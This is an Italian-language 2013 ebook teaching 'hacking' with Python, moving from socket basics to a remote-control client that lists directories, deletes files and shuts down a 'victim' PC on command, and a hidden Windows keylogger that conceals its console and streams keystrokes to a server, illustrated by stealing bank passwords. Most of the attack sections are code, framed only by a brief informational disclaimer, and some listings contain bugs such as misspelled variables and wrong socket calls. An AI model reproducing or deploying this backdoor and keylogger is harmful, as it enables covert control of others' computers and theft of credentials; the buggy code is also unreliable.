2013

Python e l'arte dell'hacking

Tutto quello che avresti voluto sapere sul mondo dell'hacking

Questo manuale ti mostrerà come pensa un hacker raffinando la tua conoscenza e il tuo modo di vedere i problemi i quali verrano risolti usando il cervello nella maniera giusta e utilizzando il linguaggio di programmazione Python.

Driverfury

28/11/2013

Introduzione

Nel web girano tante guide dai fantomatici titoli del tipo “Come diventare hacker” oppure “Guida sull’hacking” ma poche spiegano cosa sia in realtà essere hacker. Saper sfruttare falle in un sistema ma non capire nel profondo l’essenza dell’hacking serve a ben poco. Ma allora cos’è l’hacking? Al giorno d’oggi questa parola e le sue derivate vengono usate facendo riferimento ai criminali informatici o comunque a coloro che operano su sistemi informatici con l’intento di rubare informazioni usandole in un modo illegale. In realtà l’hacking è un modo di pensare, un modo di vedere problemi per risolverli nella maniera più creativa, più veloce e più pulita possibile. Possiamo dire, quindi, che significa superare i limiti posti da sé stessi o da altre persone accrescendo la propria conoscenza e assottigliare il proprio modo di districare dilemmi.

Questa guida ti avvierà verso l’essere hacker anche se per definirsi tali non basta un semplice manuale come questo. Tuttavia, ti aiuterà a carpire l’essenza dell’hacking con esempi pratici ed esaustivi e che ti addentreranno nella via della ricerca della conoscenza. In fondo l’hacking è anche questo: perseguire la conoscenza perfetta.

Non voglio dilungarmi nello scrivere l’introduzione perché penso che apprendere praticamente il pensiero di un hacker sia la maniera più efficace. A differenza di ciò che puoi pensare io non sono un hacker ma una persona informata sull’argomento che ha deciso di buttar giù questa guida per aiutare chi, come me, ha trovato o trova difficoltà nel cercare guide in italiano in merito a questo vasto campo che è il mondo dell’hacking. Inoltre, farò del tutto per rendere questa guida più leggera senza far perdere l’attenzione a chiunque la legga inserendo immagini ed esempi pratici. Quindi bando alle ciance ed iniziamo!

I requisiti per comprendere questa guida sono 3:

1. Conoscere almeno le basi del linguaggio Python
2. Avere un interprete Python installato sul PC (scaricabile da www.python.org)
3. Saper usare il cervello.

Attenzione! Non copiare ed incollare il codice contenuto in questo ebook perché potresti riscontrare errori di codifica a causa di caratteri non riconosciuti; ti consiglio, pertanto, di scriverli manualmente per rimediare agli errori ed in modo tale che il tutto ti rimanga più impresso.

Perché il linguaggio Python?


Da tempo cerco il linguaggio di programmazione perfetto: il linguaggio più veloce, più parsimonioso, più efficace ma soprattutto quello che più si addice alle mie caratteristiche. Forse non l'hanno ancora ideato ma c'è già da tempo in circolazione un linguaggio che mi ha sempre affascinato per la sua semplicità, rapidità e affidabilità: il Python. Usato ampiamente dai programmatori della Google, utilizzato dalla NASA e impiegato nei più disparati campi della programmazione, Python in breve tempo si è portato ai primi posti dei linguaggi più usati. Forse non sarà adatto all'hacking tanto quanto il C o il C++ ma, ve lo garantisco, i concetti ti risulteranno molto chiari. Inoltre ho scelto questo linguaggio perché è multipiattaforma e di conseguenza il codice mostrato in questo manuale sarà lo stesso per tutti i sistemi operativi. Quindi armati di un editor di testo, di un interprete Python ed iniziamo a scrivere codice.


Premetto che utilizzerò la versione 2.7.3 di Python quindi per questioni di compatibilità di codice ti esorto a scaricare la versione appena citata.

Le socket in Python

Per poter comprendere gli argomenti presi in considerazione in questo manuale occorre trattare o quanto meno accennare le socket. Se hai già una buona conoscenza su queste ultime ti consiglio di saltare questo paragrafo e passare avanti.

Sommariamente possiamo indicare con la parola socket (letteralmente cavo) il nodo di congiunzione tra due o più computer connessi in rete. La socket di ogni computer sarà in qualche maniera legata (o meglio connessa) alla socket dell'altro. Immaginate 2 PC ognuno con un cavo non collegato a nessuna periferica, per far sì che i 2 PC si scambino dati occorre collegare il cavo (socket) dell'uno a quello dell'altro. Per rendere il tutto più chiaro ecco un'immagine raffigurante i 2 computer (scusate per la grafica a dir poco vergognosa):





Per far sì, dunque, che 2 macchine si connettano in rete non occorre solo collegare i 2 cavi ma c'è bisogno che uno dei due PC metta per primo a disposizione la propria socket. Il computer che farà questa azione sarà riconosciuto come server, ovvero colui che offre servizi; chiunque si connetterà al server sarà chiamato client, ovvero cliente. Le due macchine si scambieranno dati fin quando una di essa scollegherà la socket da quella altrui.

Come creare una socket in Python? Semplice, guarda queste poche righe di codice:

import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

La prima riga importa il modulo socket dove sono contenute le funzioni inerenti alle socket e la classe socket stessa; con la seconda riga, infatti, crea un'istanza della classe socket passando due parametri: il primo è l'address family ovvero il parametro che determina il tipo e la struttura dell'indirizzo trattato dalla socket, il secondo è il modo in cui verranno inviati dati. Il discorso riguardo a questi parametri non verrà trattato nella corrente guida, per default imposteremo tali parametri sempre alla stessa maniera.

Con queste due semplici righe abbiamo creato la nostra socket ovvero il nostro cavo. Ora dobbiamo determinare se il programma che stiamo scrivendo si tratta di un server o di un client. Iniziamo col creare il server.

Abbiamo detto che il server mette per primo a disposizione il proprio "cavo", per fare ciò ci avvaliamo della funzione *bind()* dell'oggetto "*s*" appena creato, quindi il codice sarà il seguente:

s.bind(("127.0.0.1", 30000))

La funzione *bind()* accetta un parametro che comprende indirizzo e porta (ecco il motivo per il quale li ho messi entrambi tra un'unica parentesi). Abbiamo deciso di mettere a disposizione la socket dell'indirizzo "127.0.0.1" (localhost) sulla porta 30000.

La funzione *bind()* però non basta, occorre mettere in ascolto la nostra socket, ovvero il cavo dovrà riconoscere chi vuole connettersi ed accoglierlo "amichevolmente". È qui che ci viene in aiuto il metodo *listen()*. Inoltre, c'è bisogno di accettare la socket che vuole connettersi con la funzione *accept()*.

```
s.listen( 1 )
conn, addr = s.accept()
```

Come unico parametro di *listen()* verrà passato il numero massimo di cavi da accogliere contemporaneamente, ovvero quanti computer al massimo potranno essere connessi alla nostra socket (nel nostro caso 1).

Accept(), invece, che non riceve alcun parametro, restituisce la socket accettata e l'indirizzo del PC della stessa i cui valori verranno memorizzati rispettivamente in "*conn*" e "*addr*".

Ora c'è bisogno che i computer delle due socket si inviino e ricevino dati all'infinito o almeno fin quando una delle due si disconnette. Ci viene incontro questo loop (ciclo):

```
while 1:
        data = conn.recv(1024)
        if not data: break
        conn.send( data )
```

Ogni volta che verrà compiuto il ciclo verrano ricevuti dati con il metodo *recv()* dell'oggetto *conn* (ovvero la socket accettata in precedenza) e memorizzati nella variabile "*data*". *Recv()* accetta come parametro un intero che specifica il numero massimo di bytes da leggere. La riga seguente termina il ciclo se i dati ricevuti sono nulli, ovvero se si è disconnessa la socket ospitata e quindi i dati ricevuti sono assenti. L'ultima linea è quella che invia i dati alla socket connessa ovvero "*conn*"; siccome questo è un banale esempio avete potuto notare che i dati ricevuti sono identici a quelli inviati.

Una volta aver terminato il ciclo se non abbiamo più bisogno di scambiare dati con la socket accolta possiamo chiudere quest'ultima e quella creata all'inizio:

```
conn.close()
s.close()
```

Il nostro server di esempio può concludere qui. Ora passiamo al creare il client.

Prima di tutto creiamo la socket:

```
import socket
s = socket.socket( socket.AF_INET, socket.SOCK_STREAM )
```

Ora, ragionando, hai notato che non dobbiamo mettere a disposizione la nostra socket ma dobbiamo connetterci ad una già disposta a riceverci. Invece di bind(), quindi, useremo il metodo *connect()* che accetta lo stesso parametro ma che stanno ad indicare l'indirizzo e la porta della socket a cui connettersi.

Decidiamo di provare in locale e quindi vogliamo connetterci al nostro stesso indirizzo. Inoltre, occorre connettersi ad una porta dell'indirizzo scelto dov'è presente una socket server, quindi impieghiamo quella usata in precedenza ovvero la numero 30000.

s.connect(("127.0.0.1", 30000))

Possiamo utilizzare, ora, lo stesso loop del server cambiando solo l'ordine di alcune funzioni.

```
while 1:
    s.send( 'Ciao' )
    data = s.recv(1024)
    if not data: break
```

Send() invierà i dati (nel nostro caso la stringa "Ciao") alla socket connessa, poi riceverà i dati in risposta con *recv()*. Se i dati sono nulli il loop viene interrotto.

Anche qui possiamo chiudere la socket con un semplice "s.close()".

In conclusione: il server metterà a disposizione la socket creata e accetterà le connessioni, riceverà e invierà dati; il client, invece, dovrà connettersi al server e a sua volta invierà e riceverà dati.

Passare informazioni da un PC all'altro

All'inizio abbiamo detto che l'hacker ha anche e soprattutto il compito di superare ostacoli davanti a sé e di risolvere problemi in maniera efficace. Occorre conoscenza ma soprattutto razionalità, c'è bisogno di entrare nella corretta scia di pensiero. Analizziamo il seguente problema: ammesso che il PC A avvii un programma Python scritto da noi e che abbiamo saputo direttamente dal nostro PC (PC B) quale sia il contenuto del disco locale "C:/" del PC precedentemente citato, determinare il codice del programma avviato.

Per passare informazioni dal computer A al nostro (quello B) abbiamo certamente bisogno di essere collegati ad una stessa rete, ad esempio rete LAN; il programma avviato (che chiameremo client) ci invierà le informazioni. Il server cioè il programma avviato sul nostro computer riceverà le informazioni e ce le mostrerà a video. Premetto che in questa guida realizzeremo script funzionanti solo su rete LAN (o in locale), per la rete Internet la questione si fa un po' più complicata, ti esorto a documentarti su Internet.

Client

Iniziamo a strutturare il client:

Il primo passo è la connessione al server, sappiamo come eseguirla; ovviamente il server a cui connetterci sarà quello locale (127.0.0.1) o qualche PC connesso in LAN, tuttavia utilizzeremo in questo esempio l'indirizzo 127.0.0.1:

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1', 21000))
```

Ecco risolto il primo passo (ho voluto utilizzare la porta 21000, potete usarne una qualsiasi diversa da questa). Il secondo consiste nell'acquisire le informazioni e quindi leggere il contenuto di "C:/", per farlo abbiamo bisogno di importare il modulo "*os*" e leggere il contenuto di C con la funzione listdir() che accetta come parametro la directory (in questo caso "C:/"). Procediamo con il codice:

```
import os
```

info = os.listdir("C:/")

Ovviamente abbiamo memorizzato le informazioni in una variabile che in questo caso è *info*. Il terzo passo è quello di inviare le informazioni al server.

sock.send(str(info))
sock.close()

Abbiamo inviato la variabile info dopo averla convertita in string con la funzione *str()*. Infine abbiamo chiuso la socket e il programma conclude.

Server

Passiamo alla struttura del server:

Il passaggio allo stato di ascolto è semplice.

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.bind(('127.0.0.1', 21000))
sock.listen(1)
conn, addr = sock.accept()
```

La ricezione delle informazioni è altrettanto semplice.

```
info = conn.recv(1024)
```

L'ultimo passo è la stampa delle informazioni, niente di più facile.

```
print info
raw_input("Premi un tasto per uscire…")
sock.close()
```


Chiudo la socket e il programma termina.

Ho testato i codici e funzionano alla perfezione (per la rete LAN). Penso di essere stato chiaro in questo primo paragrafo pratico.

Passare informazioni da un PC all'altro – Parte 2


Personalizziamo i due script scritti del paragrafo precedente in modo da ricavare informazioni non da una directory predefinita, nel caso precedente era "C:/", ma da una scelta in tempo reale. Inoltre vogliamo che lo script non termini appena ricaviamo le informazioni ma sia sempre in esecuzione e in "attesa di ordini". Se dal server inviassimo il comando di terminazione al client, quest'ultimo si chiuderà ed inoltre terminerà anche il server in quanto non è più connesso al client.

Strutturiamo il client, stavolta è un pizzico più complesso:



Come puoi notare, ad un certo punto la struttura si dirama: da una parte c'è la terminazione dello script nel caso in cui il comando inviato dal server sia "termina", dall'altra parte il client, se ha ricevuto il comando "ricava", ottiene prima la directory da cui estrapolare i dati (la quale gli viene comunicata dal server), poi ricava il contenuto della stessa, invia le informazioni al server e ritorna allo stato di attesa di ordini.

Passiamo al server:



Anche qui c'è una diramazione a seconda del comando.

Ora, però, mutiamo tutto in codice; vediamo prima il client, il primo passo è la connessione al server:

```
import socket, os
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1', 21000))
```

Nota che il modulo os è stato importato nella prima riga di codice, non cambia nulla. Il secondo passo è l'attesa di ordini, un ciclo while ci renderà la vita più facile:

```
while 1:
        comando = sock.recv(1024)
        if (not comando or comando == "termina"):
                break
        elif (comando == "ricava"):
                directory = sock.recv(1024)
                info = os.listdir(directory)
                sock.send(str(info))
sock.close()
```

Ecco completato il codice del client. Lo script terminerà se viene interrotta la connessione (cioè se il comando è nullo ovvero "not comando") oppure se il comando sarà uguale alla stringa "termina". Se il comando sarà invece uguale a "ricava" allora verrà ricevuta la directory sulla quale operare e verranno inviate le informazioni ricavate. Se il comando non sarà né "termina" né "ricava" e né un valore nullo allora il client tornerà in attesa di ordini ovvero verrà ripetuto il ciclo while.

Per il server il ragionamento è lo stesso:

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.bind(('127.0.0.1', 21000))
sock.listen(1)
conn, addr = sock.accept()
while 1:
        comando = raw_input("Inserisci comando: ")
        if (comando == "termina"):
                sock.send(comando)
        elif (comando == "ricava"):
                directory = raw_input("Directory dalla quale estrapolare informazioni: ")
                sock.send(comando)
                sock.send(directory)
                info = conn.recv(1024)
                print info
sock.close()
```

Il server invierà il comando e il client si comporterà di conseguenza, questo è il concetto. Con questo esempio spero di avervi inoltrato correttamente nella giusta scia di pensiero.

Controllare un PC

Ora vediamo un esempio un po' più diverso: non vogliamo solo ottenere informazioni ma vogliamo avere un PC altrui sotto il nostro controllo, vogliamo fargli aprire programmi, file oppure addirittura spegnerlo a nostro piacimento. Come è possibile una cosa del genere? La risposta è semplice, basta aggiungere altri comandi invece del solo "ricava", comandi che potrebbero essere ad esempio "cancella file" o "spegni pc".

Ecco come risulterà il codice del client:

```
import socket, os
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1', 21000))
while 1:
        comando = sock.recv(1024)
        if (not comando or comando == "termina"):
                break
        elif (comando == "ricava"):
                directory = sock.recv(1024)
                info = os.listdir(directory)
                sock.send(str(info))
        elif (comando == "cancella file"):
                fileDaCancellare = sock.recv(1024)
                # Cancella il file
                os.remove(fileDaCancellare)
                sock.send("ok")
        elif (commando == "spegni pc"):
                sock.send("ok")
                # Spegni pc
                os.system("shutdown")
sock.close()
```

Ora invece il codice del server:

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.bind(('127.0.0.1', 21000))
sock.listen(1)
conn, addr = sock.accept()
while 1:
        comando = raw_input("Inserisci comando: ")
        if (comando == "termina"):
```

```
            sock.send(comando)
        elif (comando == “ricava”):
            directory = raw_input(“Directory dalla quale estrapolare informazioni: “)
            sock.send(comando)
            sock.send(directory)
            info = conn.recv(1024)
            print info
        elif (comando == “cancella file”):
            fileDaCancellare = raw_input(“Quale file vuoi cancellare (inserire la directory completa): “)
            sock.send(comando)
            sock.send(fileDaCancellare)
            risposta = conn.recv(1024)
            if (risposta == “ok”):
                print “File cancellato con successo.”
        elif (comando == “spegni pc”):
            sock.send(commando)
            risposta = conn.recv(1024)
            if (risposta == “ok”):
                print “Il PC a cui il server era connesso sta per spegnersi.”

sock.close()
```

Come puoi notare, sono stati aggiungi in entrambi gli script due blocchi “elif” i quali eseguono le due funzioni che ci siamo preposte ovvero cancellare un file e spegnere il PC “vittima”. Possiamo aggiungi tante altre funzioni, sta a voi concretizzare la vostra creatività.

Keylogger: osservatore invisibile

Cos'è un keylogger? È un software che si nasconde tra i programmi attivi e cattura qualsiasi evento della tastiera di un PC, in poche parole memorizza tutti i tasti premuti sulla tastiera e li invia ad un server. È un software molto pericolo poiché grazie ad esso si riescono ad ottenere password, codici pin, ecc…

Esempio:

L'utente vittima (sul cui computer è in esecuzione un keylogger) va sul sito della sua banca digitando nella barra degli indirizzi www.bancamediolanum.it. Poiché il keylogger è in esecuzione, esso ha memorizzato i tasti premuti dall'utente ovvero "w", "w", "w", ".", "b", "a", "n", "c", "a", "m", "e", "d", ecc… I tasti memorizzati vengono inviati al PC server. Successivamente l'utente inserisce il suo codice bancario e la sua password. Il keylogger memorizza i tasti premuti e li invia al server.

Da questo esempio si può capire la pericolosità di un keylogger. Mi è d'obbligo ripetere che quanto scritto in questo ebook è a solo scopo informativo e non è un incoraggiamento a commettere crimini informatici. Detto questo, come si può scrivere un keylogger in Python? Passiamo al pratico.

Innanzitutto occorre scaricare 2 librerie che sono necessarie per il keylogger: PyHook e PyWin32. Purtroppo, il codice che verrà preso in esame per il keylogger è funzionante solo su Windows. Se utilizzi Linux o qualsiasi altro sistema operativo fai una ricerca su Google delle librerie necessarie.

Per scaricare PyHook vai su http://sourceforge.net/projects/pyhook/files/ e scarica la versione per Python 2.7 (dato che è la versione utilizzata in questa guida). Una volta aver effettuato il download non ti resta che installarlo.

Per scaricare PyWin32, invece, vai su http://sourceforge.net/projects/pywin32/files/ e anche in questo caso devi scaricare la versione per Python 2.7, effettua il download ed installalo.

Ora siamo pronti per scrivere codice, il codice del client sarà il seguente:

```
# Importo le librerie necessarie per il keylogger
import win32api
import win32console
import win32gui
import pythoncom, pyHook

# Importo la libreria per le socket
import socket

# Nascondo la finestra della console in modo da nascondere il programma
win = win32console.GetConsoleWindow()
win32gui.ShowWindow(win, 0)

# Creo la socket e mi connetto al server
```

```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1', 21000))

# Funzione chiamata ad ogni pressione di un tasto della tastiera
def OnKeyboardEvent(event):
   if event.Ascii == 5:
      exit(1)

   if event.Ascii != 0 or 8:
      # Trasforma il numero Ascii in carattere e lo invia al server
      keylogs = chr(event.Ascii)
      if event.Ascii == 13:
         keylogs = '\n'
      sock.send(keylogs)

# Imposto pyHook in ascolto degli eventi della tastiera
hm = pyHook.HookManager()
hm.KeyDown = OnKeyboardEvent
hm.HookKeyboard()
pythoncom.PumpMessages()
```

